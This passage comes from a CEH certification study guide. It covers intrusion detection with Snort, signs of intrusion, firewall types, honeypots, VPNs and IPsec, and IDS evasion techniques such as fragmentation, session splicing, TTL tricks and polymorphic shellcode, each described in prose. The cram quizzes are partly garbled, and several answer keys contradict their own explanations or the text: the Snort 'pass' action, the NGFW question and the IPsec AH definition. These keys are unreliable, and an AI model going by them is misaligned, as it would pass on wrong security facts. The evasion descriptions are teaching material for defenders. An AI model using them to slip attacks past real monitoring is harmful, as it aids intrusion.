- ▶ **Anomaly detection:** This approach looks for behavior that is outside the expected bounds of normal behavior—for example, excessive data transfer, odd hours of activity, or any other anomalous activity. This approach can catch new attacks and attacks that are not in any signature database. However, it also yields false positives and false negatives.
- ▶ **Protocol anomaly detection:** In this approach, models are constructed to explore anomalies in the way vendors deploy the TCP/IP specification.

There are several categories of anomalies. File system anomalies can include new unexplained files, unexplained changes in file size, and unexplained changes in file permissions. Network anomalies can include sudden changes in network logs, repeated login attempts, and connections from unexplained locations. System anomalies can include missing logs, slow system performance, and modifications to system software and/or configuration files.

IDSs can be classified in several ways. One way is host-based versus network-based IDSs. A host-based IDS (HIDS) is used to protect a single host/ computer. A network-based IDS (NIDS) is used to protect an entire network or network segment. The issue of how to detect possible attacks is the same with HIDSs and NIDSs. A more pertinent differentiating classification is passive versus active IDSs. Those are described in the following subsection.

Passive IDSs

A passive IDS monitors suspicious activity and logs it. It does not take any action to block the suspicious traffic. In some cases, an IDS may notify the administrator of the activity in question. This is the most basic type of IDS. Any modern system should have, at a minimum, a passive IDS along with the firewall, antivirus, and other basic security measures. This is a layered, or defense-in-depth, approach.

Active IDSs

An active IDS, also called an IPS (intrusion prevention system), logs suspicious traffic, and it also takes the additional step of shutting down the suspect communication. Some people contend that passive IDSs are no longer useful. That is not correct. An IDS can have false positives and false negatives, as discussed earlier in this chapter in regard to anomaly detection. A false positive would lead to legitimate traffic being blocked.

Deciding between active and passive IDSs requires risk analysis. Is it a greater risk to accidentally block legitimate traffic (false positive) or to possibly allow an attack (false negative).

Snort

A number of vendors supply IDSs, and each of them has unique strengths and weaknesses. Which system is best for your environment depends on many factors, including the network environment, the security level required, budget constraints, and the skill level of the person who will be working directly with the IDS. One popular open-source IDS is Snort, which can be downloaded for free from www.snort.org.

Snort is emphasized on the CEH exam. It is a command line tool. Table 7.1 lists some of the commonly used Snort commands.

TABLE 7.1 Commonly Used Snort Commands

Command	Purpose
snort -v	Start Snort as a packet sniffer.
snort -vd	Start Snort as a packet sniffer but have it sniff packet data rather than just the headers.
snort -dev -l ./log	Start Snort in logging mode so it logs packets.
snort -dev -l ./log -h 192.168.1.1/24 -c snort.conf (replacing the IP address shown here with your own)	Start Snort in IDS mode.

A Snort installation screen is shown in Figure 7.1.




FIGURE 7.1 Snort Installation: Choose Components Screen

The basic execution of Snort is shown in Figure 7.2.

```
C:\Snort\bin>snort
Running in packet dump mode

--== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{5F3872CE-48D0-4230-8CF2-6F4AFD3DC253}".
Decoding Ethernet

--== Initialization Complete ==--

-*> Snort! <*-
o" )~ Version 2.9.9.0-WIN32 GRE (Build 56)
' ' Copyright (C) 2014-2016 Cisco and/or its affiliates. All rights reserved.
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Commencing packet processing (pid=8896)
```

FIGURE 7.2 Executing Snort

Much Snort usage involves configuring Snort and including rules. Fortunately, Snort has a complete manual available online, at <http://manual-snort-org.s3-website-us-east-1.amazonaws.com>.

The CEH exam won't ask you to create Snort rules, but you must have a general understanding of these rules. Basic guidelines for creating Snort rules are:

- ▶ Snort's rule engine enables custom rules to meet the needs of the network.
- ▶ A single Snort rule must be contained on a single line as the Snort rule parser does not handle rules on multiple lines.
- ▶ A Snort rule has two logical parts:
 - ▶ **Rule header:** Identifies the rule's actions (i.e., what to do), such as alerts, log, pass, activate, dynamic, etc.
 - ▶ **Rule options:** Identifies the rule's alert messages.

A sample rule is shown in Figure 7.3.




FIGURE 7.3 Sample Snort Rule

When creating Snort rules, you can take three actions:

- ▶ **Alert:** Generate an alert and then log the packet.
- ▶ **Log:** Log the packet/item.
- ▶ **Pass:** Just drop/ignore the packet.

There are three protocols available for Snort to analyze:

- ▶ TCP
- ▶ UDP
- ▶ ICMP

Snort rules also can use a direction operator. For example, the <> in Figure 7.3 means bidirectional. You can also list port numbers or even any port. Consider the following examples:

- ▶ **Log TCP any any -> 192.168.1.0/24 :1024:** Log TCP traffic from any port going to ports less than or equal to 1024.
- ▶ **Log TCP any any -> 192.168.1.0/24 1:1024:** Log TCP traffic coming from any port and destination ports ranging from 1 to 1024.

While Snort is a command line tool, and the CEH exam will focus on the command line, there have been a number of third-party graphical user interfaces (GUIs) developed for Snort. A few of the most popular GUIs are listed here:

- ▶ **Snowl:** <https://snowl.io>
- ▶ **Placid:** http://www.gnu.msn.by/directory/All_Packages_in_Directory/Placid.html
- ▶ **Sguil:** <https://bammv.github.io/sguil/index.html>
- ▶ **Snorby:** <https://github.com/Snorby/snorby>

Other IDSs

While Snort is well known and emphasized on the CEH exam, there are other IDSs/IPSs. One is OSSIM (Open Source SIEM), which, as the name suggests, is primarily an SIEM (system information event manager). However, it also includes threat detection capabilities. It is offered by the company Alien Vault and is available at: <https://sourceforge.net/projects/os-sim/>.

The following are a few other IDSs:

- ▶ **Check Point IPS Software Blade:** <https://www.checkpoint.com/quantum/intrusion-prevention-system-ips/>
- ▶ **Cisco Secure IPS:** <https://www.cisco.com/c/en/us/products/security/ngips/index.html>
- ▶ **FortiGate IPS:** <https://www.fortinet.com>

- ▶ **McAfee Host Intrusion Prevention for Desktops:** <https://www.mcafee.com/enterprise/en-us/products/host-ips-for-desktop.html>
- ▶ **OSSEC:** <https://www.ossec.net>
- ▶ **Cyberoam Intrusion Prevention System:** <http://www.cyberoam.ca/idp.html>
- ▶ **CrowdStrike Falcon X:** <https://www.crowdstrike.com>
- ▶ **Security Onion:** <https://securityonionsolutions.com>

There are also IDSs/IPSs for mobile devices, including:

- ▶ **Intruder Detector Wi-Fi:** https://play.google.com/store/apps/details?id=sim.system.monitorsistema&hl=en_IE
- ▶ **zIPS:** <https://www.zimperium.com/zips-mobile-ips>
- ▶ **Intrusion Detection PRO:** https://play.google.com/store/apps/details?id=com.app.roberto.intrusiondetectionpro&hl=en_US&gl=US
- ▶ **Darktrace:** https://play.google.com/store/apps/details?id=com.darktrace.darktrace&hl=en_US&gl=US

Intrusions

In addition to IDSs/IPSs, there is the issue of the intrusions themselves. What precisely is an IDS/IPS trying to detect or prevent? The CEH curriculum divides intrusions into three subcategories that are detailed in the following subsections.

ExamAlert

Objective You should be able to differentiate the various types of intrusions for the CEH exam.

Network Intrusions

Network intrusions are what people normally think of when they think of intrusions. One of the clearest indicators of a network intrusion is any connection that cannot be explained. Another is any sudden ingress or egress of data that cannot otherwise be explained. Beyond these rather obvious signs, there are less obvious ones, such as repeated failed login attempts or repeated probes and scans. Such signs may not indicate a current intrusion but the likelihood of one coming.

System Intrusions

There are many signs of system intrusions—things that are often called indicators of compromise (IoC). IoCs include things like short, incomplete, or missing logs; slow performance that is unexplained; any unexplained modifications to system software or configuration files; and system problems such as reboots and crashing. Essentially, any time a system is behaving outside normal parameters, you must at least consider system compromise.

File Intrusions

File system intrusions are a subset of system intrusions, but they are common enough to warrant their own category on the CEH exam. Some of the signs of file system intrusions include the presence of any program or file that cannot be explained, unexplained changes in file sizes or missing files, and any unexplained change in any file or folder permissions.

Note that all three categories of intrusions use the term *unexplained*. Just because you have an increase in network traffic, or changes in file permissions, or some other anomaly does not mean it is a sign of an intrusion. If you can find a legitimate explanation for the behavior, then it is not an indicator of intrusion. This is what makes IDSs/IPSs so tricky, and it is why they often yield false positives and false negatives.

ExamAlert

Objective Make certain you understand how IDSs and IPSs work. This is very likely to be on the CEH exam.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. You notice a sudden egress of data. What does this most accurately describe?
 - ☐ A. File intrusion
 - ☐
 - ☐ **Network intrusion**
 - ☐ C. System intrusion
 - ☐ D. Malware intrusion
2. Which of the following is not a protocol Snort can analyze?
 - ☐ A. TCP
 - ☐ B. UDP
 - ☐ C. ICMP
 - ☐ D. SSH
3. John is configuring Snort rules. He is adding actions. What would the action *pass* do?
 - ☐ A. Log the packet but let it pass
 - ☐ B. Drop the packet
 - ☐ C. Pass the packet to the alert system
 - ☐ D. Nothing

Answers

1. **B.** Egress of data is an indicator of a network intrusion.
 2. **D.** Snort can analyze TCP, UDP, and ICMP but not SSH.
 3. **C.** Pass will drop the packet. Alert generates an alert and logs the packet. Log logs the packet but no alert.
-

Firewalls and Honeypots

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. John is looking for a system that includes stateful packet filtering along with intrusion detection. Which of the following systems would be his best choice?
 - A. IPS
 - B. IDS
 - C. NGFW
 - D. AV
2. The primary advantage of an SPI firewall is what?
 - A. Blocking zero-day attacks
 - B. Maintaining log information
 - C. Blocking web attacks
 - D. Maintaining session state
3. Which of the following is a computer system designed and configured to protect network resources from attack?
 - A. Packet filtering host
 - B. SPI firewall host
 - C. Dual-homed host
 - D. Bastion host

Answers

1. **B.** NGFWs (next-generation firewalls) usually include some advanced firewall features along with features such as intrusion detection or antivirus.
2. **D.** An SPI (stateful packet inspection) firewall maintains state, which allows it to detect attacks that a simple packet filter firewall won't.
3. **D.** A bastion host is a computer system, such as a workstation or server, that is used as a firewall.

A firewall is a barrier. It blocks some traffic and allows other traffic. The most common place to encounter a firewall is between a network and the outside world. Nevertheless, firewalls on individual computers and between network

segments are also quite common. At a minimum, a firewall will filter incoming packets based on specific parameters, such as packet size, source IP address, protocol, and destination port. Linux and Windows both have built-in firewalls. So there is no reason for an individual computer not to have a firewall configured and turned on.

In an organizational setting, a minimum of a dedicated firewall between your network and the outside world is required. This might be a router that also has built-in firewall capabilities. Router manufacturers such as Cisco and Juniper include firewall capabilities.

Firewalls can be classified based on physical configuration. There are just a few configurations:

- ▶ **Bastion host:** This is a computer system designed and configured to protect network resources from attack. Traffic entering or leaving the network passes through the firewall. There are two interfaces: a public interface directly connected to the internet and a private interface connected to the internal network.
- ▶ **Multi-homed:** A firewall with two or more interfaces allows further subdivision of the network based on the specific security objectives of the organization.
- ▶ **Screened host:** A screened subnet or DMZ (an additional zone) may contain hosts that offer public services. The DMZ responds to public requests and has no hosts accessed by the private network. The private zone cannot be accessed by internet users. A DMZ is essentially two firewalls. One of the firewalls is a barrier to the outside world, and the other is a barrier to the organizational network. Between the two are placed public-facing things such as web servers and email servers. For some time now, most routers have had DMZ ports. Whatever is plugged into that port is in a DMZ, so the router effectively has two firewalls built in.

Physical configuration is only one way to consider firewalls. There are various types of firewalls and variations on those types. However, most firewalls can be grouped into one of the categories discussed in the following subsections.

Network firewalls often perform another function: network address translation (NAT). NAT basically replaces the private IP address on outgoing packets with the public IP address of the gateway router so that the packets can be routed through the internet.

Packet Filtering

Basic packet filtering is the simplest form of firewall. It involves looking at packets and checking to see if each packet meets the firewall rules. For example, it is common for a packet filtering firewall to consider three questions:

- ▶ Is this packet using a protocol that the firewall allows?
- ▶ Is this packet destined for a port that the firewall allows?
- ▶ Is the packet coming from an IP address that the firewall has not blocked?

These are three very basic rules. Some packet filter firewalls check additional rules. But what is not checked is the preceding packets from that same source. Essentially, each packet is treated as a singular event, without reference to the preceding conversation. This makes packet filtering firewalls quite susceptible to some DoS attacks, such as SYN floods.

Stateful Packet Inspection Firewalls

A SPI (stateful packet inspection) firewall examines each packet and denies or permits access based not only on the examination of the current packet but also on data derived from previous packets in the conversation. The firewall is therefore aware of the context in which a specific packet was sent. This makes such a firewall far less susceptible to ping floods and SYN floods, as well as less susceptible to spoofing. For example, if a firewall detects that the current packet is an ICMP packet and a stream of several thousand packets have been continuously coming from the same source IP address, the firewall will see that this is clearly a DoS attack, and it will block the packets.

A stateful packet inspection firewall can also look at the actual contents of a packet, which allows for some very advanced filtering capabilities. Most high-end firewalls use the stateful packet inspection method; when possible, this is the recommended type of firewall.

Application Gateways

An application gateway (also known as application proxy or application-level proxy) is a program that runs on a firewall. When a client program, such as a web browser, establishes a connection to a destination service, such as a web server, it connects to an application gateway, or proxy. The client then negotiates with the proxy server in order to gain access to the destination service. In effect, the proxy establishes the connection with the destination behind the firewall and acts on behalf of the client, hiding and protecting individual computers on

the network behind the firewall. This process actually creates two connections. There is one connection between the client and the proxy server, and there is another connection between the proxy server and the destination.

Once a connection is established, the application gateway makes all decisions about which packets to forward. Since all communication is conducted through the proxy server, computers behind the firewall are protected.

Essentially, an application gateway is used for specific types of applications, such as database or web server applications. It is able to examine the protocol being used (such as HTTP) for any anomalous behavior and block traffic that might get past other types of firewalls. It is common to have an application gateway that also includes stateful packet inspection.

Probably the most common example of an application gateway is a WAF (web application firewall), which is used for detecting specific web attacks, such as SQL injection, XSS (cross-site scripting), and other web attacks.

There are a number of firewall products that are at least mentioned on the CEH exam, including:

- ▶ **ZoneAlarm Pro Firewall:** <https://www.zonealarm.com/software/firewall>
- ▶ **Zscaler:** <https://www.zscaler.com>
- ▶ **eScan Enterprise Edition:** <https://www.escaNav.com>
- ▶ **Comodo Firewall:** <https://personalfirewall.comodo.com>
- ▶ **FortiGate Next-Generation Firewall:** <https://www.fortinet.com/products/next-generation-firewall/mid-range>
- ▶ **Cisco ASA:** <https://www.cisco.com/c/en/us/products/security/firewalls/index.html>

The following firewalls are available for mobile devices:

- ▶ **DroidWall—Android Firewall:** <https://code.google.com/archive/p/droidwall/>
- ▶ **aFirewall:** <https://afirewall.wordpress.com>

Next-Generation Firewalls (NGFWs)

NGFW (next-generation firewall) is a bit of a catchall term for any firewall that has advanced features. Normally NGFWs incorporate features from more than one type of firewall (for example, application gateway and stateful packet inspection). Furthermore, they usually include other functionality, such as IPSs, antivirus, and, in some cases, even machine learning.

Honeypots

A honeypot is an interesting technology. Essentially, it assumes that an attacker is able to breach your network security, and it would be best to distract that attacker away from your valuable data. Therefore, a honeypot includes a server that has fake data—perhaps an SQL server or Oracle server that is loaded with fake data and that is just a little less secure than your real servers. Then, because none of your actual users ever access this server, monitoring software is installed to alert you when someone does access this server.

A honeypot achieves two goals. First, it takes the attacker's attention away from the data you wish to protect. Second, it provides what appears to be interesting and valuable data, thus leading the attacker to stay connected to the fake server and giving you time to try to track the attacker. Commercial solutions, such as Specter (www.specter.com), are available to set up honeypots. These solutions are usually quite easy to set up and include monitoring/tracking software. You may also find it useful to check out <https://www.imperva.com/learn/application-security/honeypot-honeynet/> for more information on honeypots in general, as well as specific implementations.

Honeypots can be classified in a number of different ways. Common classifications include:

- ▶ **Low-interaction honeypots:** These simulate a limited number of services and don't require much interaction from the attacker.
- ▶ **Medium-interaction honeypots:** These honeypots simulate a real operating system, complete with applications and services. These honeypots will only respond to specific commands that are preconfigured.
- ▶ **High-interaction honeypots:** These simulate a great many services and applications. They also capture complete information about an attack.

Honeypots can also be divided into categories of production and research. A production honeypot simulates a real production network for an organization. A research honeypot is usually a high-interaction honeypot that is meant to capture substantial information about how an attack is carried out.

There are a number of honeypot products on the internet, including:

- ▶ **KFSensor:** <http://www.keyfocus.net/kfsensor/>
- ▶ **elasticshoney:** <https://github.com/jordan-wright/elasticshoney>
- ▶ **mysql-honeypotd:** <https://github.com/sjinks/mysql-honeypotd>
- ▶ **LaBrea:** <https://labrea.sourceforge.io/labrea-info.html>

There are also tools for detecting honeypots. These basically work to determine if the behavior of the target system looks suspicious. A few such tools are:

- ▶ **Send-Safe Honeypot Hunter:** <https://send-safe-honeypot-hunter.apponic.com>
- ▶ **hping:** <http://www.hping.org>

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Clarice is concerned about SQL injection attacks. Which of the following would be best at targeting this specific type of attack?
 - ☐ A. IPS
 - ☐ B. NGFW
 - ☐ C. WAF
 - ☐ D. SPI
2. What is the primary function of NAT?
 - ☐ A. Blocking packets according to rules
 - ☐ B. Blocking packets and maintaining state information
 - ☐ C. Translating private to public IP addresses
 - ☐ D. Protecting the network from attack
3. You need a device that will simulate a real operating system, complete with applications and services. Which of the following would be the best choice?
 - ☐ A. NGFW
 - ☐ B. Medium-interaction honeypot
 - ☐ C. NAT
 - ☐ D. Low-interaction honeypot

Answers

1. **C.** A WAF (web application firewall) is the best solution for blocking SQL injection.
 2. **C.** NAT (network address translation) translates private IP addresses to public IP addresses.
 3. **B.** You need a medium-interaction honeypot.
-

Virtual Private Networks

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. You are explaining IPsec to a new network security analyst. What best explains the role of AH?
 - A. Provides origin authenticity, integrity, and confidentiality protection of packets. It offers encryption-only and authentication-only configurations.
 - B. Used to set up an SA by handling negotiation of protocols and algorithms and generating the encryption and authentication keys to be used.
 - C. Provides the framework for key exchange.
 - D. Provides connectionless integrity and data origin authentication.
2. What is the primary difference between IPsec Tunneling mode and Transport mode?
 - A. End-to-end encryption
 - B. Encryption of the headers
 - C. Strength of encryption
 - D. Encryption algorithm

Answers

1. **A.** AH (Authentication Header) provides origin authenticity, integrity, and confidentiality protection of packets. It offers encryption-only and authentication-only configurations.
2. **B.** In Tunneling mode, the data and the header are encrypted. In Transport mode, only the data is encrypted, and the header is not.

A VPN (virtual private network) enables secure communications over a public network such as the internet. The packets sent back and forth over this connection are encrypted, thus making it private. A VPN essentially emulates a direct network connection. There are several different VPN technologies, but IPsec is very commonly used.

Point-to-Point Tunneling Protocol (PPTP) is the oldest of the protocols used to create VPNs. It was originally designed as a secure extension to Point-to-Point Protocol (PPP). PPTP was originally proposed as a standard in 1996 by the PPTP Forum—a group of companies that included Ascend Communications, ECI Telematics, Microsoft, 3Com, and U.S. Robotics. It adds the features of encrypting packets and authenticating users to the older PPP protocol. It is mentioned here primarily for historical purposes. It is still used, but not widely and is, therefore, not a focus of the CEH exam.

Layer 2 Tunneling Protocol (L2TP) was explicitly designed as an enhancement to PPTP. Like PPTP, it works at the data link layer of the OSI model. It has several improvements over PPTP. First, it offers more and varied methods for authentication: PPTP offers two methods (CHAP and EAP), whereas L2TP offers five (CHAP, EAP, PAP, SPAP, and MS-CHAP). L2TP is also often used in conjunction with IPsec.

IPsec (Internet Protocol Security) is widely used and will be mentioned on the CEH exam. You don't need to know a great deal of technical detail but should have a general understanding of IPsec. One of the differences between IPsec and the other methods is that it encrypts not only the packet data but also the header information. With IPsec you can choose to encrypt just the data packet, or the packet and the header. Furthermore, IPsec includes safeguards against unauthorized retransmission of packets. This is important because one technique that a hacker can use is to simply grab the first packet from a transmission and use it to get his own transmissions to go through. Essentially, the first packet (or packets) has to contain the login data. If you simply re-send that packet(s), you will be sending a valid logon and password that can then be followed with additional packets. IPsec safeguards prevent this from happening.

IPsec operates in one of two modes: Transport mode, in which only the payload is encrypted, and Tunnel mode, in which both data and IP headers are encrypted. This is the protection that was referred to earlier.

Following are some basic IPsec terms:

- ▶ **Authentication Header (AH):** Provides connectionless integrity and data origin authentication for IP packets.
- ▶ **Encapsulating Security Payload (ESP):** Provides origin authenticity, integrity, and confidentiality protection of packets. It offers encryption-only and authentication-only configurations.

- ▶ **Security associations (SAs):** Provide the parameters necessary for AH or ESP operations. SAs are established using ISAKMP.
- ▶ **Internet Security Association and Key Management Protocol (ISAKMP):** Provides a framework for authentication and key exchange.
- ▶ **Internet Key Exchange (IKE and IKEv2):** Is used to set up an SA by handling negotiation of protocols and algorithms and to generate the encryption and authentication keys to be used.

During the initial establishment of an IPsec tunnel, SAs are formed. These SAs have relevant information regarding the encrypted connection, such as what encryption algorithm and what hashing algorithms will be used in the IPsec tunnel. IKE is primarily focused on forming these SAs. ISAKMP allows the two ends of the IPsec tunnel to authenticate to each other and to exchange keys.

SSL/TLS can also be used to create a VPN. Rather than simply encrypting a webpage, the SSL/TLS protocol is used to create a tunnel to a remote server. This is becoming more common, but IPSec is still the most widely used VPN protocol.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Janine wants to use a VPN that will encrypt and authenticate the packet data and header. What should she choose?
 - ☐ A. TLS
 - ☐ B. L2TP
 - ☐ C. IPsec in Tunnel Mode
 - ☐ D. IPsec in Transport Mode
2. What is used to set up a security association for IPsec?
 - ☐ A. IKE
 - ☐ B. ISAKMP
 - ☐ C. ESP
 - ☐ D. L2TP

3. Theresa is concerned about her VPN. She wants to use a well-established protocol, but one that supports as many authentication methods as possible. What should she choose?
- ☐ A. L2TP
 - ☐ B. PPTP
 - ☐ C. ISAKMP
 - ☐ D. IKE

Answers

1. C. Tunnel mode for IPsec encrypts the data and the header.
2. A. IKE or Internet Key Exchange establishes the SAs for IPsec.
3. A. L2TP supports 5 different authentication protocols, PPTP only one. ISAKMP and IKE are parts of IPsec and not VPN protocols themselves.

IDS Evasion Techniques

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. You are a penetration tester, trying to get around an organization's IDS. You are sending one-character packets to the target system. Each packet has a different TTL (Time to Live) value. What type of evasion technique is this?
 - A. Insertion
 - B. Fragment
 - C. Obfuscation
 - D. Desynchronization
2. In order to avoid firewalls, you are directing the specific hops your packets will use. What is this process called?
 - A. Tunneling
 - B. Obfuscation
 - C. Source routing
 - D. Insertion

3. When using _____, a connection SYN packet is sent with a divergent sequence number. Since there is already a connection, the target host will ignore this SYN packet. The idea is to get the IDS to resynchronize on the fake SYN packet, thus ignoring the actual stream.
- A. desynchronization
 - B. session splicing
 - C. a fragment attack
 - D. polymorphism

Answers

1. **A.** This is an insertion attack. It can be confused with other attacks, such as fragment attacks. The key is the one-character packets with different TTL values.
2. **C.** This technique is called source routing.
3. **A.** This is a desynchronization attack. More specifically, it is a post-connection desynchronization attack.

Obfuscation

Obfuscating attacks are a class of attacks that is often used and can be quite successful. The concept is simple, but the techniques can be of varying complexity. The idea is to encode a packet so that it is not detected by any signature matching. This can include encrypting packets and adding a string of null values at the end of a packet. This technique is often referred to as creating *null operation pointer sleds* (*nop sleds*).

Polymorphic malware can also circumvent signature-based IDSs/IPSs and antivirus software. Polymorphic malware is malware that changes some aspect of itself from time to time. This could be the previously mentioned *nop sled*, changing the email content/subject the malware is attached to, or any technique that changes the signature.

Another way to obfuscate is through false-positive generation. Basically, a hacker crafts a number of malicious packets and sends them just to generate alerts. The idea is specifically to generate false positives. The administrators become desensitized, thinking perhaps there is something wrong with the IDS configuration or rules. When the real attack comes, the administrators may believe it is another false positive.

Another way to obfuscate that works well for some attacks is through Unicode character encoding. If an attack is based on specific character strings, as in SQL injection, the characters are encoded so that the IDS might not recognize the

attack. This might involve encoding in Unicode or using character functions such as CHR.

Yet another way to obfuscate an attack is to use compression. Compressing an attack, whether it is malware or not, can make it quite difficult for an IDS/IPS to examine the traffic involved. Similarly, simply encrypting traffic will make it difficult—or even impossible—for the IDS/IPS to examine that traffic.

Insertion Attacks

An insertion attack is a method commonly used to try to confuse an IDS. The process basically is an attempt to force the IDS to read invalid packets. For example, an attacker may send one-character packets to the target system, with each packet having a different TTL (Time to Live) value. The IDS intercepts these packets. Due to the varying TTL values, some packets won't get past the IDS to the target system. This will result in the IDS and the target system having two different character strings.

Denial of Service (DoS) Attacks

DoS attacks are simple and not particularly eloquent attacks, but they can be effective. IDSs often have centralized logging. Simply flooding an IDS with suspicious-looking packets can cause the device to at least fill up its log and no longer be able to log packets. In some cases, it could even cause the IDS to freeze or lock up.

Session Splicing

Session splicing is a common IDS/IPS avoidance technique. The attack is split into many different packets such that no single packet triggers the IDS. To make this type of attack more effective, the hacker can delay the attack packets by interspersing non-attack packets. This technique can enable the attacker to avoid triggering an advanced IDS/IPS that attempts to reassemble strings of packets to analyze them. You can see this in Figure 7.4.




FIGURE 7.4 Session Splicing

Fragment Attacks

A fragment attack involves sending fragmented packets. Normally an IDS/IPS has a timeout on reassembling fragments. Often that timeout is about 10 seconds. An attacker might send fragments every 15 seconds in order to get the IDS/IPS to drop the fragment, believing things have timed out, but have the fragment still reach the target and be reassembled. You can see this type of attack in Figure 7.5.

Overlapping fragments are related to fragment attacks. The attacker generates a series of small fragments, but the fragments have overlapping TCP sequence numbers. Perhaps the first fragment is 90 bytes with sequence number 1, and the second fragment has an overlapping sequence number and 80 bytes. When the target reassembles the fragments, the overlapping TCP sequence numbers could be an issue.




FIGURE 7.5 Fragment Attack

As you can probably surmise, there are quite a few packet fragment tools. These are some examples:

- ▶ **NetScanTools Pro:** <https://www.netscantools.com>
- ▶ **Colasoft Packet Builder:** https://www.colasoft.com/packet_builder/
- ▶ **WAN Killer:** <https://www.solarwinds.com/engineers-toolset/use-cases/traffic-generator-wan-killer>

Time to Live Attacks

As you know, network packets have a TTL value, which indicates how many hops the packet should go through in trying to reach the destination before giving up. The default TTL value is often 30 but depends on the operating system. An attacker who has some knowledge of the target topology can use the TTL value to their advantage. An example might help illustrate this. Say that an attacker breaks a malicious payload into four fragments. Fragment 1 is sent with a high TTL value, and Fragment 2 is sent with a low TTL value. The IDS receives both fragments, but due to the low TTL on Fragment 2, the target

machine may not receive the second packet. Then the attacker sends the third fragment, with a high TTL value. The IDS reassembles these fragments into a single packet, and it appears meaningless to the IDS.

Invalid RST Packet Attacks

The RST flag is used to close or reset a connection. TCP packets use a 16-bit checksum for error checking of both the header and the data. In an invalid RST packet attack, an RST packet is sent to the IDS with an invalid checksum. The target system sees the invalid checksum and drops the packet. However, given that an RST packet indicates a closing session, many IDSs/IPSs stop processing that stream, thinking the TCP communication session has ended. However, targets continue to be sent to the target. This is shown in Figure 7.6.




FIGURE 7.6 RST Attack

Urgency Flag

Any of the flags in a packet header are potentially exploitable. So, it should be no surprise that the URG (urgency) flag is used in attacks. The urgency flag is used to denote a packet that requires urgent processing at the receiving end. If the URG flag is set for a packet, then the urgent pointer field is set to a 16-bit offset value that points to the last byte of urgent data in the segment. This can be used to the attacker's benefit because some IDSs/IPSs don't consider the urgent pointer and essentially ignore it. An attacker sends various packets, some of which have the urgency flag set. According to RFC 1122, when a TCP segment consists of an urgency pointer, one page of data after the urgent data will be lost. The urgency flag allows the attacker to hide small portions of the packet.

Polymorphism

Polymorphism was mentioned previously, in passing, as one method for circumventing IDSs/IPSs as well as antivirus software. There are many ways to carry out polymorphism, but one specific example is often on the CEH exam: polymorphic shell code. This type of attack essentially encodes the payload with a shell. That shell can be rewritten as often as needed. This means the

signature of the malware is constantly changing and hard to detect. One variation of this is the ASCII shell code. An attacker basically wraps the attack in ASCII shell code to make it hard to detect by IDSs/IPSs.

Desynchronization

A desynchronization attack is an interesting attack that is based primarily on how connections are created. The attack begins by sending a SYN (synchronize) packet with an invalid checksum. If the real SYN packet is received after the TCP control block is opened, the IDS may reset the sequence number to match the new SYN packet. Essentially, this attack desynchronizes the traffic to keep the IDS from monitoring the stream. This particular method is pre-connection desynchronization.

There is also post-connection desynchronization. In this case, a post-connection SYN packet is sent with a divergent sequence number. Since there is already a connection, the target host will ignore this SYN packet. The idea is to get the IDS to resynchronize on the fake SYN packet, thus ignoring the actual stream.

Evasion Countermeasures

Remember that, as an ethical hacker, your goal is to improve an organization's security posture. So how might you counter the IDS/IPS evasion techniques described in this chapter? Well, a number of methods can help mitigate these techniques. No single technique will be able to block all or even most IDS/IPS evasion techniques, but by using multiple techniques, you can prevent many of them. These techniques include:

